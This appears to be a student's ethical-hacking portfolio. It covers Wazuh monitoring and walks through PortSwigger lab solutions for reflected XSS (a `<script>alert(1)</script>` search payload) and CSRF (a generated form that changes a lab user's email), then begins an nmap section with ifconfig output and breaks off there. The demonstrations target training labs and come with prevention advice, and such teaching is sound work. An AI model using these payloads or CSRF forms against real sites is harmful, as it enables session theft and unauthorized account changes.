
“Wazuh is a free and open source security platform that unifies XDR and SIEM capabilities. It protects workloads across on-premises, virtualized, containerized, and cloud-based environments.

Wazuh helps organizations and individuals to protect their data assets against security threats. It is widely used by thousands of organizations worldwide, from small businesses to large enterprises.”


This quote was taken straight from their

website:<https://documentation.wazuh.com/current/getting-started/index.html>


Source:<https://wazuh.com/>



After reading the documentation, I can see why WAZUH is a great tool for monitoring, especially for Open-Source enthusiast. No-license fee, free & reliable.



I followed the installation guide, and now I have the **Wazuh manager** installed in my new ubuntu vm. Here is the **dashboard**



Just finished installing the **WAZUH agent** on my DVWA WAF vm.

≡

🏠

wazuh. ▾

Agentsubuntu18-server

Modules ▾

Process Injection

Search

DQL

📅 ▾

Last 24 hours

Show dates

🔄 Refresh

+ Add filter

Time ▾	Technique(s)	Tactic(s)	Level	Rule ID	Description
Oct 16, 2023 @ 00:46:43.208 ▾	T1055 T1190	Defense Evasion, Privilege Escalation, Initial Access	6	31164	SQL Injection attempt.

Table

JSON

Rule

@timestamp	2023-10-15T22:46:43.208Z
_id	zHyFNySBScQc4Ld4SCHv
agent.id	002
agent.name	ubuntu18-server
data.id	302

After checking the event, I managed to catch my SQL injection attempt on the WAF with the WAF installed.

In conclusion, the Wazuh is a great tool to see what is happening on your system 24/7!

4.2 XSS & CSRF

XSS

Cross-Site Scripting (XSS) is a common web application security vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. These scripts can execute in the context of a user's browser, potentially leading to the theft of sensitive information, session hijacking, defacement of websites, and other malicious activities.

Types of XSS:

- **Stored XSS** (Persistent XSS): Malicious scripts are permanently stored on the target server and served to users when they access a particular page. *In other words (where the malicious script comes from the website's database)
- **Reflected XSS** (Non-persistent XSS): Malicious scripts are embedded in a URL and only delivered to users who click on a specially crafted link. *In other words (where the malicious script comes from the current HTTP request.)
- **DOM-based XSS**, where the vulnerability exists in client-side code rather than server-side code.

I will showcase a small demo of **XSS** below using one of the labs at portswigger.net

Web Security Academy > Cross-site scripting > Reflected > Lab

Lab: Reflected XSS into HTML context with nothing encoded

APPRENTICE

LAB Not solved

This lab contains a simple reflected cross-site scripting vulnerability in the search functionality.

To solve the lab, perform a cross-site scripting attack that calls the `alert` function.

ACCESS THE LAB

Solution

Community solutions

[Home](#)WE LIKE TO
BLOG 

Search the blog...

Search

(1) Here we can see there is a search box we can use to test if the site is vulnerable to XSS.

[Home](#)WE LIKE TO
BLOG `<script>alert(1)</script>`

Search

(2) One of the simplest way to test for XSS is to use alert pop up javascript.

[https://0aef005c04845f7b83a19199004500d0.web-security-academy.net/?search=<scrip](https://0aef005c04845f7b83a19199004500d0.web-security-academy.net/?search=<script>alert(1)</script>)

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Cyber-S

(3) It worked! Meaning we can try malicious XSS on this site.

0aef005c04845f7b83a19199004500d0.web-security-academy.net

1

OK

Prevention Measures against XSS:

Input Validation and Sanitization:

- Ensure that user inputs are validated and sanitized before being rendered on web pages.

Output Encoding:

- Encode user inputs before displaying them to prevent browsers from interpreting them as executable code.


HTTP Security Headers:

- Implement security headers, such as Content Security Policy (CSP), to mitigate the risk of XSS attacks.

CSRF

Cross-Site Request Forgery (CSRF) is a web security vulnerability that occurs when an attacker tricks a victim's browser into making an unwanted request on a trusted site where the victim is authenticated.

CSRF attacks can lead to unauthorized actions being performed on behalf of the victim, such as changing account settings or making financial transactions.



Source: <https://www.imperva.com/learn/wp-content/uploads/sites/13/2019/01/csrf-cross-site-request-forgery.png>

Prevention measures against CSRF:

Anti-CSRF Tokens:

- Include unique tokens in forms that are validated on the server side. These tokens are specific to the user's session and must be present for the request to be considered valid.

Same-Site Cookies:

- Cookies can be marked as "Same Site" to restrict their use to first-party contexts, reducing the risk of CSRF attacks.

Referrer Policy:

- Implementing strict referrer policies can mitigate CSRF by ensuring that requests must originate from the same domain.

Cross-site request forgery (CSRF) demo:

I will use portswigger lab to showcase this.

Web Security Academy > CSRF > Lab

Lab: CSRF vulnerability with no defenses

APPRENTICE

LAB Not solved

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a CSRF attack to change the viewer's email address and upload it to your exploit server.

You can log in to your own account using the following credentials:

wiener:peter

Hint

ACCESS THE LAB

(1) It says the **email change** is vulnerable to a CSRF attack.

Web Security Academy

CSRF vulnerability with no defenses

LAB Not solved

[Go to exploit server](#) [Back to lab description >>](#)

[Home](#) | [My account](#)

WE LIKE TO BLOG

(2) First, I'm going to play the role of the victim and try to update my email.

Web Security Academy

CSRF vulnerability with no defenses

LAB Not solved

[Go to exploit server](#) [Back to lab description >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener
Your email is: wiener@normal-user.net

Email

[Update email](#)

(3) I'm logged in as wiener user, and I'm going to update my email.

Web Security Academy

CSRF vulnerability with no defenses

LAB Not solved

[Go to exploit server](#) [Back to lab description >>](#)

[Home](#) | [My account](#) | [Log out](#)


My Account

Your username is: wiener
Your email is: wiener@normal-user.net

Email


test@gmail.com

[Update email](#)




(4) Using burp suite I will intercept the request to modify it for the CSRF attack.



Then, I'm going to copy the data from the request and use a CSRF PoC generator to modify it. **Otherwise I need to pay to use this feature in burpsuite.**



(5) Fortunately someone else build a CSRF PoC generator, I will use this. Thanks merrtasci.



(6) And here it is!, our csrf template form has been created, all I need to do is update the email.



(7) I will add the code to the site for it to create the request with the new "hacker@fontys.nl" email

And click **deliver exploit to victim** and now another page should appear.

← → ↻ 🏠 🔒 https://0aad00c20415e5f781d2f8b400720002.web-security-academy.n ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec >>

Web Security Academy

CSRF vulnerability with no defenses

LAB Not solved 🧪

[Go to exploit server](#) [Back to lab description >>](#)

My Account

Your username is: wiener

Your email is: hacker@fontys.nl

Email

[Update email](#)

(8) It worked! You can now see the hackers email as the updated email.

And that concludes the CSRF demo.



Source: <http://1.bp.blogspot.com/-oXjt9xKcFDY/VVSoUhg0uzI/AAAAAAAAADI/W7TYO4I2aGo/s1600/i-dont-always-hack-a-site-but-when-i-doits-csrf.jpg>

5 Network: Identification of Vulnerabilities

5.1 Network Scanning and Enumeration (incl. Sniffing)

Network scanning:

Network scanning is basically a method of finding active devices on a network by using a network protocol feature or features to signal devices and wait for a response.

The main tool that us ethical hackers use to perform network scanning is **NMAP** (Network mapper)

How does NMAP work?

“Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.”

Source: <https://nmap.org/>

Nmap has a lot of useful commands to scan networks, I will show what commands I used the most.

I will showcase some NMAP commands using my rooted android device (Samsung Galaxy S9) with kali installed. why? I wanted to test the phone's scanning capabilities in my home network.


```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.50.67 netmask 255.255.255.0 broadcast 192.168.50.255
    inet6 fe80::908c:eaff:fe77:4f15 prefixlen 64 scopeid 0x20<link>
    ether 92:8c:ea:f7:4f:15 txqueuelen 1000 (Ethernet)
    RX packets 2323340 bytes 3068193326 (2.8 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 987043 bytes 91504320 (87.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[/]
```

First thing I do is the **ifconfig** command to see what my Ip address is. This device's IP is **192.168.50.67**

Esc Alt PgUp Home ▲ End ...
Ctrl Tab PgDn ◀ ▼ ▶

To make this process **easier**, I have created a new user called "snine" and installed OpenSSH-server and configured a password, so that I don't run as root for security reasons.



```
(snine@ kali)-[~]
$ ifconfig
dummy0: flags=195<UP,BROADCAST,RUNNING,NOARP> mtu 1500
    inet6 fe80::6a:a4ff:fe5:1115 prefixlen 64 scopeid 0x20<link>
    ether 02:6a:a4:f5:11:15 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10 bytes 700 (700.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 10501 bytes 24581825 (23.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10501 bytes 24581825 (23.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

p2p0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 8e:45:00:b8:a1:bd txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

rmnet_ipa0: flags=65<UP,RUNNING> mtu 2000
